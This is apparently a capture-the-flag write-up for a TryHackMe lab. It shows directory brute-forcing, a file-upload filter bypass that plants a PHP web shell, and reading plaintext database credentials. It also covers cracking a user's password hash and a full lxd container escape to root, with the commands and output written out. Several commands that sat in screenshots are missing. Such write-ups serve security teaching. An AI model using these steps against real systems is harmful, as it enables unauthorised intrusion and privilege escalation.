
The title of the hidden website is 'Light Cycle'

Question 3

Using the terminal, type in these commands



After setting the directory to medium, it will then show us the hidden files



The name of the hidden php page is /uploads.php

Question 4


Looking at these 5 options, we can check one by one

```
root@ip-10-10-158-238:~# gobuster dir -u http://10.10.249.7:65000 -x php -w /usr
/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.249.7:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/12/20 05:53:02 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
```


The name of the hidden directory where file uploads are saved is /grid

Question 5

Inside Burpsuite, go to ‘Proxy’ -> ‘Options’ -> ‘Edit’ at the Edit request interception rule part and remove the javascript line




After that, go back to Firefox and open FoxyProxy and switch to Burp




Search for /uploads.php


Used Burpsuite to get this webpage




In the terminal, type in this command




Change the IP




On a new terminal tab, type in this command



Upload the php file on the webpage




Uploaded successfully




Go to the grid webpage and click on the shell.jpg.php that we just uploaded

Sure enough, we got the shell



Use the command below to upgrade and stabilize the shell



```
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ pwd
/
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$
```

```
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

The value of the web.txt is THM{ENTER_THE_GRID}

Question 6

Find the credentials

```
root@ip-10-10-158-238: ~
File  Edit  View  Search  Terminal  Help
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Question 7

The name of the database is “tron”


```
$dbaddr = "localhost";
$dbuser = "tron";
$dbpass = "IFightForTheUsers";
$database = "tron";
```

Question 8

Inside the MySQL database, we can see there is the username and password

```
mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

Using CrackStation to crack the password




The password is “@computer@”

Question 9

Use su to login to the newly discovered user by exploiting password reuse.
Login to flynn using the password that we just got and we found that there is a


user.txt file.



The value is THM{IDENTITY_DISC_RECOGNISED}

Question 10


Type id and get this information



lxd it is

Question 11

Type lxc image list



Get the root.txt value

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root #
```

```
flynn@light-cycle:~$  lxc exec strongbad /bin/sh
~ # whoami
root
~ # cd /mnt/root/root/
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

THM{FLYNN_LIVES}

Thought Process/Methodology: First, we got the ports using the terminal and then we search for the webpage using one of the port and then got the title of the webpage that is “Light Cycle”. After that, using Gobuster, we can find the hidden php page and the hidden directory. Go to Burpsuite to edit and remove the javascript. Switch to Burp on Firefox, and change the IP address after executing the commands. Upload the shell.jpg.php file to the webpage. Because the shell that we got is not interactive, we can make it interactive by using a command that can upgrade and stabilize the shell. After that, we can take a look at the database to look for the credentials. Although the password is encrypted, we used CrackStation a free password hash cracker to decode it and got the real password.